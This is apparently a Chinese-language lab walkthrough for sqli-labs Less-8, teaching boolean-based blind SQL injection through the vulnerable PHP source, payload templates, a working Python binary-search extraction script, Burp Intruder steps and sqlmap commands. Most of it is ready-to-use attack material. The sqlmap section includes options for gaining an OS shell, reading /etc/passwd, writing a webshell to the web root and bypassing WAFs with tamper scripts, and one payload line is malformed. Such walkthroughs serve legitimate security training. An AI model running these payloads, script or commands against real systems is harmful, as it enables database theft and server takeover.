目录
布尔盲注场景、原理、常见操作,sqlmap常见命令,py脚本撰写,最后附上ASCII码表,python代码讲解,bp如何操作
一、源码逐行分析
php<?php
//including the Mysql connect parameters.
include("../sql-connections/sql-connect.php");
error_reporting(0);
第1-3行:引入数据库连接,关闭 PHP 错误报告。
phpif(isset($_GET['id']))
{
$id=$_GET['id'];
第5-7行:从 URL 获取 id 参数,没有任何过滤,直接赋值给 $id。
php$fp=fopen('result.txt','a');
fwrite($fp,'ID:'.$id."\n");
fclose($fp);
第9-11行:日志记录,和注入无关。
php$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
第14行:核心漏洞! $id 被单引号包裹,直接拼进 SQL,字符型注入。
php$result=mysql_query($sql);
$row = mysql_fetch_array($result);
第15-16行:执行查询,获取结果。
php	if($row)
	{
  	echo '<font size="5" color="#FFFF00">';
  	echo 'You are in...........';
  	echo "<br>";
    	echo "</font>";
  	}
第18-23行:查到数据时,只显示 You are in...........,不显示具体内容。
php	else
	{

	echo '<font size="5" color="#FFFF00">';
	//echo 'You are in...........';
	//print_r(mysql_error());
	//echo "You have an error in your SQL syntax";
	echo "</br></font>";
	echo '<font color= "#0000ff" font size= 3>';

	}
第25-34行:关键!查不到数据时,什么都不显示!
注意这几行被注释掉了:
//echo 'You are in...........';//print_r(mysql_error());← 报错信息被注释掉了!//echo "You have an error in your SQL syntax";
这就是为什么 Less-8 必须用布尔盲注的核心原因:
| 条件 | 页面显示 |
|---|---|
| 查询成功(有数据) | You are in........... |
| 查询失败(无数据) | 空白/什么都没有 |
没有报错信息、没有具体数据,只有"有"和"无"两种状态 → 布尔盲注的典型场景。
二、Less-8 vs Less-5 核心对比
| 对比项 | Less-5 | Less-8 |
|---|---|---|
| 标题 | Double Query - Single Quotes - String | Blind - Boolian - Single Quotes - String |
| 查到数据 | You are in........... | You are in........... |
| 查不到数据 | 显示 mysql_error() 报错信息 | 什么都不显示 |
| 能否用报错注入 | ✅ 可以(updatexml/floor) | ❌ 不行,没有报错信息 |
| 能否用联合查询 | ❌ 没有回显位 | ❌ 没有回显位 |
| 只能用 | 报错注入 | 布尔盲注 / 时间盲注 |
Less-5 有报错信息 → 用报错注入最快。Less-8 连报错都没有 → 只能用盲注。
三、布尔盲注核心函数详解
3.1 length() —— 猜长度
sqllength(string)
作用:返回字符串的长度。
示例:
sqlselect length('security');   -- 返回 8
select length(database());   -- 返回当前数据库名的长度
在盲注中的用法:
sql?id=1' and length(database())=8 --+
?id=1' and length(database())<8 --+
- 如果数据库名长度确实是或者小于8 → 查询成功 → 显示
You are in... - 如果不是 8 → 查询失败 → 页面空白
3.2 substr() —— 截取字符
sqlsubstr(string, position, length)
| 参数 | 含义 |
|---|---|
string | 要截取的字符串 |
position | 起始位置(从1开始) |
length | 截取长度 |
示例:
sqlsubstr('security', 1, 1)   -- 's'  (第1位,取1个)
substr('security', 2, 1)   -- 'e'  (第2位,取1个)
substr('security', 1, 3)   -- 'sec'(第1位,取3个)
在盲注中的用法:
sql?id=1' and substr(database(), 1, 1)='s' --+
- 如果数据库名第1位是
s→ 显示You are in... - 如果不是 → 页面空白
3.3 ascii() —— 转 ASCII 码
sqlascii(character)
作用:返回字符的 ASCII 码(数字)。
示例:
sqlascii('s')   -- 115
ascii('e')   -- 101
ascii('c')   -- 99
为什么要用 ascii()?
因为直接用 substr(...)= 's' 比较字符,在某些场景下可能有问题(比如引号被过滤)。用 ascii() 转成数字比较更稳定:
sql?id=1' and ascii(substr(database(),1,1))=115 --+
等价于判断第1位是不是 s(因为 ascii('s')=115)。
3.4 mid() —— substr 的别名
sqlmid(string, position, length)
和 substr() 完全一样,只是名字不同。
sqlmid('security', 1, 1) -- 's'
3.5 left() / right() —— 取左右子串
sqlleft('security', 3)   -- 'sec'
right('security', 3)  -- 'ity'
盲注中偶尔用到,但不如 substr() 灵活。
四、布尔盲注完整流程(Less-8)
4.1 确认注入点
sql?id=1' --+           → You are in...(正常)
?id=1" --+           → 空白(不是双引号)
?id=1' and '1'='1 --+ → You are in...(真)
?id=1' and '1'='2 --+ → 空白(假)
结论:字符型单引号闭合,布尔盲注可行。
4.2 猜数据库名长度
可以先通过大于号小于号判断下一个大致的长度,比如我先判断是不是<多少
sql?id=1 and length(database())<9 --+

或者直接脚本或bp爆破例举
sql?id=1' and length(database())=1 --+   → 空白
?id=1' and length(database())=2 --+   → 空白
?id=1' and length(database())=3 --+   → 空白
?id=1' and length(database())=4 --+   → 空白
?id=1' and length(database())=5 --+   → 空白
?id=1' and length(database())=6 --+   → 空白
?id=1' and length(database())=7 --+   → 空白
?id=1' and length(database())=8 --+   → You are in... ✅
结论:数据库名长度 = 8
4.3 逐位猜数据库名
第1位:
sql?id=1' and ascii(substr(database(),1,1))>100 --+   → You are in...(>100)
?id=1' and ascii(substr(database(),1,1))>110 --+   → You are in...(>110)
?id=1' and ascii(substr(database(),1,1))>115 --+   → 空白(≤115)
?id=1' and ascii(substr(database(),1,1))=115 --+    → You are in... ✅
 ASCII 115 =
s
第2位:
sql?id=1' and ascii(substr(database(),2,1))=101 --+ → You are in... ✅
ASCII 101 = e
第3位:
sql?id=1' and ascii(substr(database(),3,1))=99 --+ → You are in... ✅
ASCII 99 = c
...以此类推:
| 位 | ASCII | 字符 |
|---|---|---|
| 1 | 115 | s |
| 2 | 101 | e |
| 3 | 99 | c |
| 4 | 117 | u |
| 5 | 114 | r |
| 6 | 105 | i |
| 7 | 116 | t |
| 8 | 121 | y |
数据库名 = security
4.4 爆表名
先猜表名总长度:
sql?id=1' and length((select group_concat(table_name) from information_schema.tables where table_schema='security'))=30 --+
逐位猜表名:
sql?id=1' and ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema='security'),1,1))=101 --+
4.5 爆字段、爆数据(逻辑一样)
sql-- 猜字段名
?id=1' and ascii(substr((select group_concat(column_name) from information_schema.columns where table_name='users'),1,1))=105 --+

-- 猜数据
?id=1' and ascii(substr((select group_concat(username,':',password) from users),1,1))=68 --+
五、常用 Payload 模板速查
| 目标 | Payload |
|---|---|
| 猜库名长度 | ?id=1' and length(database())=N --+ |
| 猜库名第 i 位 | ?id=1' and ascii(substr(database(),i,1))=N --+ |
| 猜表数量 | ?id=1' and (select count(*) from information_schema.tables where table_schema='security')=N --+ |
| 猜第 n 个表长度 | ?id=1' and length((select table_name from information_schema.tables where table_schema='security' limit n,1))=N --+ |
| 猜所有表名总长度 | ?id=1' and length((select group_concat(table_name) from information_schema.tables where table_schema='security'))=N --+ |
| 猜字段数量 | ?id=1' and (select count(*) from information_schema.columns where table_name='users')=N --+ |
| 猜数据条数 | ?id=1' and (select count(*) from users)=N --+ |
六、二分法优化(减少请求次数)
上面的逐个试太慢了,用二分法:
sql-- 猜第1位,范围 32-127
?id=1' and ascii(substr(database(),1,1))>80 --+    → You are in...(>80)
?id=1' and ascii(substr(database(),1,1))>110 --+   → You are in...(>110)
?id=1' and ascii(substr(database(),1,1))>120 --+   → 空白(≤120)
?id=1' and ascii(substr(database(),1,1))>115 --+   → 空白(≤115)
?id=1' and ascii(substr(database(),1,1))=115 --+   → You are in... ✅
二分法平均只需要 7 次请求/字符,比逐个试(平均 64 次)快 9 倍。
七、Python 自动化脚本
pythonimport requests

url = "http://localhost/sqli-labs-master/Less-8/"

def check(payload):
    """发送请求,返回 True/False"""
    r = requests.get(url + payload)
    return "You are in" in r.text

def get_length(query):
    """二分法猜长度"""
    low, high = 1, 100
    while low < high:
        mid = (low + high) // 2
        payload = f"?id=1' and length(({query}))>{mid}--+"
        if check(payload):
            low = mid + 1
        else:
            high = mid
    print(f"长度: {low}")
    return low

def get_string(query, length):
    """二分法逐位猜字符串"""
    result = ""
    for i in range(1, length + 1):
        low, high = 32, 127
        while low < high:
            mid = (low + high) // 2
            payload = f"?id=1' and ascii(substr(({query}),{i},1))>{mid}--+"
            if check(payload):
                low = mid + 1
            else:
                high = mid
        result += chr(low)
        print(f"第{i}位: {chr(low)}")
    return result

# 主程序
if __name__ == "__main__":
    # 猜库名
    print("=== 猜数据库名 ===")
    db_query = "select database()"
    db_len = get_length(db_query)
    db_name = get_string(db_query, db_len)
    print(f"数据库名: {db_name}\n")

    # 猜表名
    print("=== 猜表名 ===")
    table_query = "select group_concat(table_name) from information_schema.tables where table_schema='security'"
    table_len = get_length(table_query)
    table_name = get_string(table_query, table_len)
    print(f"表名: {table_name}")
八、Less-8 通关流程图
确认注入点
    ↓
?id=1' and '1'='1 --+  → You are in...(真)
?id=1' and '1'='2 --+  → 空白(假)
    ↓
猜数据库名长度
    ↓
length(database())=8
    ↓
逐位猜数据库名(8位)
    ↓
s-e-c-u-r-i-t-y
    ↓
猜表名、字段、数据(逻辑相同)
    ↓
完成
九、使用sqlmap
这里使用sqlmap完全可以跑出来


最基础用法(一条命令搞定)
bash# 检测注入点
sqlmap -u "http://localhost/sqli-labs-master/Less-1/?id=1"

# 爆数据库名
sqlmap -u "http://localhost/sqli-labs-master/Less-1/?id=1" --dbs

# 爆指定库的表名
sqlmap -u "http://localhost/sqli-labs-master/Less-1/?id=1" -D security --tables

# 爆指定表的字段
sqlmap -u "http://localhost/sqli-labs-master/Less-1/?id=1" -D security -T users --columns

# 爆数据
sqlmap -u "http://localhost/sqli-labs-master/Less-1/?id=1" -D security -T users -C username,password --dump
常用参数速查
| 参数 | 作用 | 示例 |
|---|---|---|
-u "URL" | 指定目标 URL | -u "http://target.com/page.php?id=1" |
--dbs | 列出所有数据库 | sqlmap -u "..." --dbs |
-D 库名 | 指定数据库 | -D security |
--tables | 列出表名 | -D security --tables |
-T 表名 | 指定表 | -T users |
--columns | 列出字段 | -T users --columns |
-C 字段 | 指定字段 | -C username,password |
--dump | 导出数据 | -C username,password --dump |
--dump-all | 导出所有数据 | --dump-all |
--batch | 自动选择默认选项(不用交互) | --batch |
--threads=10 | 多线程加速 | --threads=10 |
--level=3 | 检测等级(1-5,越高越全) | --level=3 |
--risk=2 | 风险等级(1-3,越高越危险) | --risk=2 |
--cookie="..." | 带 Cookie 注入 | --cookie="PHPSESSID=xxx" |
--data="..." | POST 数据注入 | --data="id=1&name=test" |
-p "id" | 指定参数 | -p "id" |
--dbms=mysql | 指定数据库类型 | --dbms=mysql |
--os-shell | 获取系统 shell(需要权限) | --os-shell |
--sql-shell | 获取 SQL shell | --sql-shell |
--file-read="/etc/passwd" | 读文件 | --file-read="/etc/passwd" |
--file-write="shell.php" --file-dest="/var/www/shell.php" | 写文件 | 写 webshell |
场景示例
场景1:GET 注入(Less-1)
bash# 全自动一条龙
sqlmap -u "http://localhost/sqli-labs-master/Less-1/?id=1" --batch --dump
场景2:POST 注入(Less-11 登录框)
bashsqlmap -u "http://localhost/sqli-labs-master/Less-11/" \
  --data="uname=admin&passwd=admin&submit=Submit" \
  --batch --dump
场景3:带 Cookie 的注入
bashsqlmap -u "http://target.com/profile.php?id=1" \
  --cookie="PHPSESSID=abc123; auth=xyz789" \
  --batch --dump
场景4:盲注加速(Less-8)
bashsqlmap -u "http://localhost/sqli-labs-master/Less-8/?id=1" \
  --batch --threads=10 --level=5 --dump
WAF 绕过 —— Tamper 脚本
sqlmap 自带了很多绕过脚本:
bash# 查看所有 tamper 脚本
sqlmap --list-tampers

# 常用组合
sqlmap -u "http://target.com/?id=1" --tamper="space2comment,charencode" --batch
| Tamper 脚本 | 作用 |
|---|---|
space2comment | 空格转 /**/ |
charencode | URL 编码 |
base64encode | Base64 编码 |
between | > 转 BETWEEN |
randomcase | 随机大小写 |
multiplespaces | 多个空格 |
apostrophemask | 单引号转 Unicode |
sqlmap 跑 Less-8(布尔盲注)演示
bash# 1. 检测注入点
sqlmap -u "http://localhost/sqli-labs-master/Less-8/?id=1" --batch

# 输出:
# [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
# [INFO] GET parameter 'id' is vulnerable

# 2. 爆库名
sqlmap -u "http://localhost/sqli-labs-master/Less-8/?id=1" --batch --dbs

# 3. 爆数据
sqlmap -u "http://localhost/sqli-labs-master/Less-8/?id=1" --batch -D security -T users -C username,password --dump
十、记忆口诀
Less-8 没报错,布尔盲注来搞 length 先猜长,substr 再逐位咬 ascii 转数字,二分法来跑 You are in 是真,空白页面是假 手工理解原理,脚本实战高效
附:完整 ASCII 对照表
一、控制字符(0-31 和 127)—— 盲注中基本用不到
| 十进制 | 字符 | 说明 |
|---|---|---|
| 0 | NUL | 空字符 |
| 1-31 | 控制字符(不可打印) | |
| 32 | SP | 空格 |
| 127 | DEL | 删除 |
二、可打印字符(32-126)—— 盲注核心范围
2.1 空格和标点符号
| 十进制 | 字符 | 十进制 | 字符 | 十进制 | 字符 |
|---|---|---|---|---|---|
| 32 | (空格) | 58 | : | 92 | \ |
| 33 | ! | 59 | ; | 93 | ] |
| 34 | " | 60 | < | 94 | ^ |
| 35 | # | 61 | = | 95 | _ |
| 36 | $ | 62 | > | 96 | ` |
| 37 | % | 63 | ? | 123 | { |
| 38 | & | 64 | @ | 124 | ` |
| 39 | ' | 91 | [ | 125 | } |
| 40 | ( | 44 | , | 126 | ~ |
| 41 | ) | 45 | - | ||
| 42 | * | 46 | . | ||
| 43 | + | 47 | / |
2.2 数字(48-57)
| 十进制 | 字符 | 十进制 | 字符 | 十进制 | 字符 |
|---|---|---|---|---|---|
| 48 | 0 | 52 | 4 | 56 | 8 |
| 49 | 1 | 53 | 5 | 57 | 9 |
| 50 | 2 | 54 | 6 | ||
| 51 | 3 | 55 | 7 |
2.3 大写字母(65-90)
| 十进制 | 字符 | 十进制 | 字符 | 十进制 | 字符 |
|---|---|---|---|---|---|
| 65 | A | 74 | J | 83 | S |
| 66 | B | 75 | K | 84 | T |
| 67 | C | 76 | L | 85 | U |
| 68 | D | 77 | M | 86 | V |
| 69 | E | 78 | N | 87 | W |
| 70 | F | 79 | O | 88 | X |
| 71 | G | 80 | P | 89 | Y |
| 72 | H | 81 | Q | 90 | Z |
| 73 | I | 82 | R |
2.4 小写字母(97-122)
| 十进制 | 字符 | 十进制 | 字符 | 十进制 | 字符 |
|---|---|---|---|---|---|
| 97 | a | 106 | j | 115 | s |
| 98 | b | 107 | k | 116 | t |
| 99 | c | 108 | l | 117 | u |
| 100 | d | 109 | m | 118 | v |
| 101 | e | 110 | n | 119 | w |
| 102 | f | 111 | o | 120 | x |
| 103 | g | 112 | p | 121 | y |
| 104 | h | 113 | q | 122 | z |
| 105 | i | 114 | r |
三、盲注中最常用字符速查
| 字符 | ASCII | 说明 |
|---|---|---|
, | 44 | group_concat 的分隔符 |
- | 45 | 连字符 |
. | 46 | 表名.字段名 |
0-9 | 48-57 | 数字 |
: | 58 | 分隔用户名和密码 |
_ | 95 | 下划线(表名/字段名常用) |
a-z | 97-122 | 小写字母 |
A-Z | 65-90 | 大写字母 |
四、常用字符串的 ASCII 拆解
| 字符串 | 逐位 ASCII |
|---|---|
security | 115, 101, 99, 117, 114, 105, 116, 121 |
users | 117, 115, 101, 114, 115 |
emails | 101, 109, 97, 105, 108, 115 |
referers | 114, 101, 102, 101, 114, 101, 114, 115 |
uagents | 117, 97, 103, 101, 110, 116, 115 |
username | 117, 115, 101, 114, 110, 97, 109, 101 |
password | 112, 97, 115, 115, 119, 111, 114, 100 |
id | 105, 100 |
Dumb | 68, 117, 109, 98 |
Angelina | 65, 110, 103, 101, 108, 105, 110, 97 |
五、盲注 Payload 中常见判断
sql-- 判断是不是小写字母
?id=1' and ascii(substr(...,1,1))>96 --+   -- > 'a'
?id=1' and ascii(substr(...,1,1))<123 --+   -- < '{'

-- 判断是不是大写字母
?id=1' and ascii(substr(...,1,1))>64 --+   -- > '@'
?id=1' and ascii(...,1,1))<91 --+            -- < '['

-- 判断是不是数字
?id=1' and ascii(substr(...,1,1))>47 --+   -- > '/'
?id=1' and ascii(substr(...,1,1))<58 --+    -- < ':'

-- 判断是不是下划线
?id=1' and ascii(substr(...,1,1))=95 --+   -- = '_'
六、记忆技巧
小写 a-z:97-122 大写 A-Z:65-90 数字 0-9:48-57 空格:32 下划线 _:95 逗号 ,:44 冒号 ::58
附:Python 脚本逐行详解
pythonimport requests
导入 requests 库:用来发送 HTTP 请求,模拟浏览器访问网页。
pythonurl = "http://localhost/sqli-labs-master/Less-8/"
定义目标 URL:Less-8 的地址,后面所有请求都发到这里。
函数一:check() —— 判断页面真假
pythondef check(payload):
    #发送请求,返回 True/False
    r = requests.get(url + payload)
    return "You are in" in r.text
| 代码 | 作用 |
|---|---|
requests.get(url + payload) | 把 payload 拼到 URL 后面,发送 GET 请求 |
r.text | 获取服务器返回的 HTML 内容 |
"You are in" in r.text | 判断页面里有没有 You are in 这个字符串 |
return ... | 有 → 返回 True(真);没有 → 返回 False(假) |
这就是布尔盲注的核心:页面只有两种状态,脚本自动判断。
函数二:get_length() —— 二分法猜长度
pythondef get_length(query):
    #二分法猜长度
    low, high = 1, 100
    while low < high:
        mid = (low + high) // 2
        payload = f"?id=1' and length(({query}))>{mid}--+"
        if check(payload):
            low = mid + 1
        else:
            high = mid
    print(f"长度: {low}")
    return low
拆解
| 变量 | 含义 |
|---|---|
low = 1, high = 100 | 猜测范围:长度在 1 到 100 之间 |
mid = (low + high) // 2 | 取中间值,二分法的核心 |
f"?id=1' and length(({query}))>{mid}--+" | 构造 Payload,判断长度是否 > mid |
二分法执行过程(以数据库名长度=8 为例)
| 轮次 | low | high | mid | Payload | 页面结果 | 操作 |
|---|---|---|---|---|---|---|
| 1 | 1 | 100 | 50 | length>50 | 假 | high = 50 |
| 2 | 1 | 50 | 25 | length>25 | 假 | high = 25 |
| 3 | 1 | 25 | 13 | length>13 | 假 | high = 13 |
| 4 | 1 | 13 | 7 | length>7 | 真 | low = 8 |
| 5 | 8 | 13 | 10 | length>10 | 假 | high = 10 |
| 6 | 8 | 10 | 9 | length>9 | 假 | high = 9 |
| 7 | 8 | 9 | 8 | length>8 | 假 | high = 8 |
| 结束 | 8 | 8 | - | - | - | 返回 8 |
7 次请求就定位到长度,比逐个试(试 8 次)更高效,范围越大优势越明显。
函数三:get_string() —— 二分法逐位猜字符
pythondef get_string(query, length):
    #二分法逐位猜字符串
    result = ""
    for i in range(1, length + 1):
        low, high = 32, 127
        while low < high:
            mid = (low + high) // 2
            payload = f"?id=1' and ascii(substr(({query}),{i},1))>{mid}--+"
            if check(payload):
                low = mid + 1
            else:
                high = mid
        result += chr(low)
        print(f"第{i}位: {chr(low)}")
    return result
拆解
| 代码 | 含义 |
|---|---|
for i in range(1, length + 1) | 循环每一位,从第 1 位到第 length 位 |
low, high = 32, 127 | ASCII 可打印字符范围 |
substr(({query}),{i},1) | 取第 i 位,取 1 个字符 |
ascii(...) | 转成 ASCII 数字 |
>{mid} | 二分法判断 |
chr(low) | 把 ASCII 数字转回字符 |
result += chr(low) | 拼接到结果里 |
执行过程(以数据库名 security 为例)
猜第 1 位:
| 轮次 | low | high | mid | 判断 | 结果 |
|---|---|---|---|---|---|
| 1 | 32 | 127 | 79 | ascii(substr(...,1,1))>79 | 真(s=115>79) |
| 2 | 80 | 127 | 103 | >103 | 真(115>103) |
| 3 | 104 | 127 | 115 | >115 | 假(115>115 不成立) |
| 4 | 104 | 115 | 109 | >109 | 真(115>109) |
| 5 | 110 | 115 | 112 | >112 | 真(115>112) |
| 6 | 113 | 115 | 114 | >114 | 真(115>114) |
| 7 | 115 | 115 | - | - | 返回 115 = s |
7 次请求定位一个字符。
主程序
pythonif __name__ == "__main__":
程序入口:只有直接运行这个文件时才执行,被导入时不执行。
python    # 猜库名
    print("=== 猜数据库名 ===")
    db_query = "select database()"
    db_len = get_length(db_query)        # 先猜长度
    db_name = get_string(db_query, db_len)  # 再逐位猜内容
    print(f"数据库名: {db_name}\n")
| 步骤 | 调用函数 | 作用 |
|---|---|---|
get_length(db_query) | 猜长度 | 数据库名长度 = 8 |
get_string(db_query, 8) | 猜 8 位字符 | s-e-c-u-r-i-t-y |
python    # 猜表名
    print("=== 猜表名 ===")
    table_query = "select group_concat(table_name) from information_schema.tables where table_schema='security'"
    table_len = get_length(table_query)
    table_name = get_string(table_query, table_len)
    print(f"表名: {table_name}")
表名查询:从 information_schema.tables 查 security 库的所有表名,用 group_concat 连成一串。
整体流程图
开始
  ↓
get_length("select database()") → 返回 8
  ↓
get_string("select database()", 8)
  ├── 猜第1位: 二分法 → 's'
  ├── 猜第2位: 二分法 → 'e'
  ├── 猜第3位: 二分法 → 'c'
  ├── ...
  └── 猜第8位: 二分法 → 'y'
  ↓
返回 "security"
  ↓
继续猜表名、字段、数据...
附:Burp Suite 操作教程
一、基础配置
1.1 启动 Burp,设置代理
Burp Suite → Proxy → Options → Add → 127.0.0.1:8080
浏览器安装 FoxProxy 或 SwitchyOmega,指向 127.0.0.1:8080。
1.2 关闭拦截(先抓包再分析)
Proxy → Intercept → Intercept is off
二、用 Intruder 做布尔盲注
步骤1:抓一个请求
浏览器访问:
http://localhost/sqli-labs-master/Less-8/?id=1' and '1'='1 --+
Burp 的 HTTP history 里找到这个请求 → 右键 → Send to Intruder
步骤2:设置攻击位置
Intruder → Positions
点击 Clear §,然后选中要变的地方,点击 Add §。
示例 Payload:
?id=1' and ascii(substr(database(),§1§,1))=§115§ --+
设置两个变量:
§1§→ 位置(1, 2, 3, 4, 5, 6, 7, 8)§115§→ ASCII 值(32-127)
步骤3:设置 Payload
Payload 1(位置)
Payload type: Numbers
From: 1
To: 8
Step: 1
Payload 2(ASCII 值)
Payload type: Numbers
From: 32
To: 127
Step: 1
Attack type: Cluster bomb(两个变量组合遍历)
步骤4:设置匹配规则
Intruder → Options → Grep - Match → Add
输入:
You are in
步骤5:开始攻击
点击 Start attack
结果表格里,勾选了 You are in 的行就是匹配成功的。
从 Payload1 和 Payload2 的值就能拼出数据库名:
- Payload1=1, Payload2=115 → 第1位是
s - Payload1=2, Payload2=101 → 第2位是
e - ...
三、Burp vs Python 对比
| 对比项 | Burp Intruder | Python 脚本 |
|---|---|---|
| 上手难度 | 简单,图形化 | 需要会编程 |
| 速度 | 单线程,慢 | 多线程,快 |
| 灵活性 | 固定模式 | 任意逻辑 |
| 结果处理 | 手动看表格 | 自动输出 |
| 适用场景 | 快速测试、少量数据 | 大量数据、自动化 |
| 免费版限制 | 限速,很慢 | 无限制 |
四、Burp + Python 配合技巧
用 Burp 调试 Python 脚本
pythonimport requests

proxies = {
    "http": "http://127.0.0.1:8080",
    "https": "http://127.0.0.1:8080"
}

# 所有请求经过 Burp,方便查看
r = requests.get(url + payload, proxies=proxies)
运行脚本时,Burp 的 HTTP history 里能看到每一个请求,方便调试 Payload 是否正确。